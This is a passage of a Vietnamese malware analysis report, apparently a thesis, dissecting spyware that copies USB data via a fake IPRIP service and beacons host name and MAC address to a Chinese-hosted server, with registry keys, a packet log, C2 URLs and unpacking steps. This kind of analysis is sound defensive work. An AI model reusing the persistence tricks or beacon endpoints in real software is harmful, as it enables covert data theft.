
Qua phân tích cũng cho thấy module này đã tạo ra khóa **HKLM\SYSTEM\CurrentControlSet\Services\Iprip** với các giá trị:

ImagePath = "%SystemRoot% \System32\svchost.exe -k netsvcs"

ServiceD II = "C: \ Windows\system32\mdidll.dll"

Và một số giá trị khác. Các giá trị này dùng để khởi động mdidll.dll cùng Windows bằng cách giả danh dịch vụ **IPRIP** do **svchost.exe** quản lý.

Khi tìm kiếm các dịch vụ đang hoạt động trên máy, thật sự có một dịch vụ tên gọi **Iprip** được **svchost.exe** gọi đến



Hình 11. Liệt kê các dịch vụ hoạt động trên máy bị cài cắm


Tra cứu thông tin trên Internet cho thấy, **IPRIP** là tên dịch vụ IP Listener, sử dụng giao thức RIP (Routing Information Protocol: giao thức định tuyến thông tin). Tuy nhiên, dịch vụ này thường không cài đặt và ít khi có trên các máy trạm mà chỉ dành cho các hệ máy chủ. Đây cũng là một điểm nghi vấn của **mdidll.dll**.

Mặt khác, theo kết quả dùng các chương trình quét virus và spyware, không phát hiện **mdidll.dll** nhiễm loại virus nào cho đến thời điểm hiện tại.

Như vậy, qua phân tích cho thấy module **mdidll.dll** chỉ có nhiệm vụ sao chép dữ liệu từ USB vào ổ cứng và không có hành vi nào khác (gọi module khác, khả năng lây lan…)

Sau khi phát hiện, người phân tích thử tiến hành gỡ bỏ hoạt động của module này. Thử xóa module **mdidll.dll**, không thể xóa được vì nó đang được **svchost.exe**

điều khiển. Như vậy, phải dừng hoạt động của **svchost.exe** có sử dụng **IPRIP** trước, sau đó mới có thể xóa được file này. Bước tiếp theo là xóa bỏ khóa **HKLM\ SYSTEM\ CurrentControlSet\Services\lprip** trong registry. Khởi động lại hệ thống và thử cắm USB, hiện tượng sao chép dữ liệu trong USB không còn xảy ra. Sử dụng Process Explorer cũng không tìm thấy module này trong **svchost.exe** nữa. Như vậy ta đã gỡ bỏ thành công module **mdidll.dll**



Hình 12. Gỡ bỏ **mdidll.dll**

2.1.2.2. Thành phần thông báo địa chỉ

Sau khi tìm kiếm được thành phần thu tin, người thực hiện nhận định rằng phải có một tiến trình nào khác tiến hành việc truyền tin này ra ngoài hoặc thông báo địa chỉ cho bên ngoài để thâm nhập vào lấy tin. Như vậy, tiến trình đó phải sử dụng đến kết nối Internet, truy nhập đến một địa chỉ nào đó và chiếm một thông lượng mạng nhất định.

Phượng pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet


Với nhận định đó, người thực hiện sử dụng chương trình Ethereal, một chương trình quét mạng rất mạnh để xem thông lượng mạng và các kết nối đến/đi mà máy tính đang sử dụng. Kết quả quét mạng thu được file log với nội dung như sau:

```
No.  Time      Source   Destination Protocol Info
49 22.201.099 10.0.104.63 10.0.104.28  TCP  1546>http [SYN] Seq=0 Ack=0 Win=65535 Len=0 MSS=1260
Frame 49 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 10.0.104.63 (00:11:25:68:09:4c), Dst: 10.0.104.28 (00:11:25:4d:d1:3e)
Internet Protocol, Src: 10.0.104.63 (10.0.104.63), Dst: 10.0.104.28 (10.0.104.28)
Transmission Control Protocol, Src Port: 1546 (1546), Dst Port: http (80), Seq: 0, Ack: 0, Len: 0
No.  Time      Source  Destination  Protocol Info
50 22.296912 10.0.104.63 60.10.1.244     TCP    1529>http [FIN, ACK] Seq=0 Ack=0 Win=65357 Len=0
Frame 50 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 10.0.104.63 (00:11:25:68:09:4c), Dst: 10.0.104.27 (00:15:f2:8d:14:c9)
Internet Protocol, Src: 10.0.104.63 (10.0.104.63), Dst: 60.10.1.244 (60.10.1.244)
Transmission Control Protocol, Src Port: 1529 (1529), Dst Port: http (80), Seq: 0, Ack: 0, Len: 0
No.  Time    Source     Destination  Protocol Info
55  22.334 10.0.104.63 60.10.1.244     HTTP     GET /httpdocs/mm/ibm-94c0a63e40a:00-11-25-
68-09-4C/Cmwhite HTTP/1.1
Frame 55 (175 bytes on wire, 175 bytes captured)
Ethernet II, Src: 10.0.104.63 (00:11:25:68:09:4c), Dst: 10.0.104.27 (00:15:f2:8d:14:c9)
Internet Protocol, Src: 10.0.104.63 (10.0.104.63), Dst: 60.10.1.244 (60.10.1.244)
Transmission Control Protocol, Src Port:1547 1547), Dst Port:http (80), Seq: 1, Ack: 1, Len: 121
Hypertext Transfer Protocol
No.  Time   Source    Destination Protocol Info
65 22.418 10.0.104.63 60.10.1.244   HTTP   POST /cgi-bin/Owpg4.cgi HTTP/1.1
Frame 65 (309 bytes on wire, 309 bytes captured)
Ethernet II, Src: 10.0.104.63 (00:11:25:68:09:4c), Dst: 10.0.104.27 (00:15:f2:8d:14:c9)
Internet Protocol, Src: 10.0.104.63 (10.0.104.63), Dst: 60.10.1.244 (60.10.1.244)
Transmission Control Protocol, Src Port:1548 (1548), Dst Port: http (80), Seq: 1, Ack: 1, Len: 255
Hypertext Transfer Protocol
```

Kết quả cho thấy, địa chỉ IP của máy bị cài đặt phần mềm là 10.0.104.63. Ngoài việc kết nối với các máy trong cùng mạng nội bộ (với máy 10.0.104.28), máy

tính này còn kết nối đến một địa chỉ ip lạ khác (60.10.1.224), mặc dù người phân tích không sử dụng bất cứ chương trình nào có kết nối Internet. Để xác minh thông tin về địa chỉ này, ta sử dụng dịch vụ **WHOIS** của Internet. Kết quả cho thấy, IP này là một web server được cài đặt Apache, với 3 website

Hình 13. Thông tin về IP 60.10.1.244



Hình 14. Các website được đặt trên địa chỉ IP 60.10.1.244

- www.bluewinnt.com
- www.ggsddup.com
- www.secsvc.com

Thông tin có được cho thấy địa chỉ IP này có địa điểm tại Trung Quốc.

Phân tích thông tin gửi đi:

GET /httpdocs/mm/ibm-94c0a63e40a:00-11-25-68-09-4C/Cmwhite HTTP/1.1

Cho thấy **ibm-94c0a63e40a** là tên của máy trong mạng, còn **00-11-25-68-09-4C** chính là địa chỉ MAC của card mạng trên máy đang nghiên cứu. Ở đây ta thấy việc gửi thông tin đi được thực hiện thông qua giao thức HTTP với các phương thức GET/POST.

Qua phân tích mã lệnh của module này (Phụ lục), người phân tích đã xác định được website đón nhận tin gửi về chính là **http://yz5.bluewinnt.com.** Trong phần mã lệnh module, chuỗi ký tự này được mã hóa rất kỹ lưỡng và được giải mã trước khi được sử dụng do đó rất khó phát hiện.


Như vậy, ta khẳng định rằng, module thông báo địa chỉ đã gửi thông tin của máy tính bị cài đặt phần mềm, bao gồm tên máy và địa chỉ MAC về serve trên Internet với các liên kết sau:

```
http://yz5.bluewinnt.com/httpdocs/mm/<tên_máy>:<địa_chỉ_ MAC>/Cmwhite
http://yz5.bluewinnt.com/cgi-bin/Clnpp5.cgi
http://yz5.bluewinnt.com/cgi-bin/Owpq4.cgi
```

Lúc khám phá trường hợp này, khi ghé thăm website nêu trên, website vẫn tồn tại nhưng báo là đang xây dựng ("Underconstruction"). Hiện nay, khi truy cập vào website này, chỉ còn tên miền **www.bluewinnt.com** và được thông báo là một trang thử nghiệm. Đồ án nhận định rằng rất có thể do lộ ý đồ thu tin nên cơ quan đặc biệt nước ngoài đã gỡ bỏ website này.


Để xác định module gây ra hành vi thông báo địa chỉ, người phân tích đã sử dụng chương trình Security Task Manager (khả năng quét tiến trình sâu hơn cả Process Explorer) và tìm kiếm được một tiến trình có tên rất lạ: **itirclt.exe**. Cũng thông qua chương trình này, ta biết được nó được khởi động cùng Windows bằng cách thêm giá **Userinit** của khóa **HKEY_LOCAL_MACHINE\SOFTWARE**

\Microsoft\Windows NT\CurrentVersion\Winlogon đoạn lệnh gọi đến nó: **C:\WINDOWS\system32\itirclt.exe**. File này có dung lượng 23kb




Hình 15. Security Task Manager quét được **itirclt.exe**

Nghi vấn module này, người phân tích đưa nó vào chương trình IDA Pro để phân tích hành vi. Tuy nhiên, khi load module này vào IDA, chúng ta không thể đọc được mã, và các section của file đã bị thay đổi thành **UPX1, UPX2** hoặc **UPX3,** các string cũng bị mã hóa, chỉ xem được các lời gọi API




Hình 16. IDA không thể đọc được mã của **itirclt.exe**

Thử load vào Olly Debug, ta nhận được thông báo đoạn mã lệnh của file này đã bị nén, mã hóa hoặc nhúng thêm dữ liệu. Việc phân tích mã có thể không tin hoặc sai lầm




Hình 17. Thông báo mã hóa module **itirclt.exe** của Olly Debug

Như vậy, module này đã bị pack và mã hóa, có thể là dùng packer UPX. Để tìm hiểu xem nó được pack bằng chương trình nào, phiên bản nào, người phân tích sử dụng chương trình PEiD để quét với tùy chọn Deep Scan. Kết quả cho thấy chương trình này đã bị pack bởi packer UPX phiên bản 0.89.6 – 1.02 hoặc 1.05 – 1.24




Hình 18. PEid quét thông tin **itirclt.exe**

Sử dụng chương trình RDG Packer Detector, kết quả thu được cho thấy module này bị nén bởi UPXX V0.80-V1.25



Hình 19. RDG Packer Detector quét **itirclt.exe**

Như vậy, hai chương trình cho biết module này được pack bằng packer UPX, mặc dù phiên bản không thống nhất. Tuy nhiên điều đó không quan trọng, UPX phiên bản mới nhất hỗ trợ tất cả các phiên bản trước đó. Do đó, ta có thể sử dụng UPX 3.02w để unpack module này



Hình 20. Sử dụng UPX 3.02w để unpack **itirclt.exe**


UPX sẽ unpack và ghi đè lên file **initrclt.exe** gốc, để phân biệt ta đặt lại tên cho file này là **itirclt_unpack.exe.** File này có dung lượng lớn hơn so với file cũ (52 Kb).

Sau khi unpack, ta lại sử dụng PEiD và RDG Packer Detector kiểm tra **itirclt_unpack.exe** thì thu biết được module này được lập trình bằng ngôn ngữ C++ và được biên dịch trong môi trường Visual Studio 6.0

Từ đây ta đưa **itirclt_unpack.exe** vào IDA Pro để phân tích một cách bình thường. Trong khi phân tích, ta thu được một số chi tiết quan trọng sau:

Trong subview String của IDA, có nhiều thông tin trùng hợp với những phân tích trước đó.

Ở đây có chuỗi ký tự **%02X- 0 /o02X-%02X-0 /o02X- 0 /o02X- 0 /o02X,** đây là lệnh của ngôn ngữ C++, mỗi tham số **%02X** chỉ định chuỗi 2 ký tự dạng hexa. Như vậy, đây chính là định dạng địa chỉ MAC. Ngoài ra có các chuỗi **/Cmwhite, POST** … xuất hiện trong các gói tin mà Ethereal thu được. Thêm vào đó là tên các phiên bản của hệ điều hành Windows. Thông qua các chuỗi ký tự trên, chúng ta biết được module này còn tiến hành kiểm tra hệ điều hành của máy bị cài đặt



Hình 21. Subview String của IDA khi phân tích **itirclt_unpack.exe**

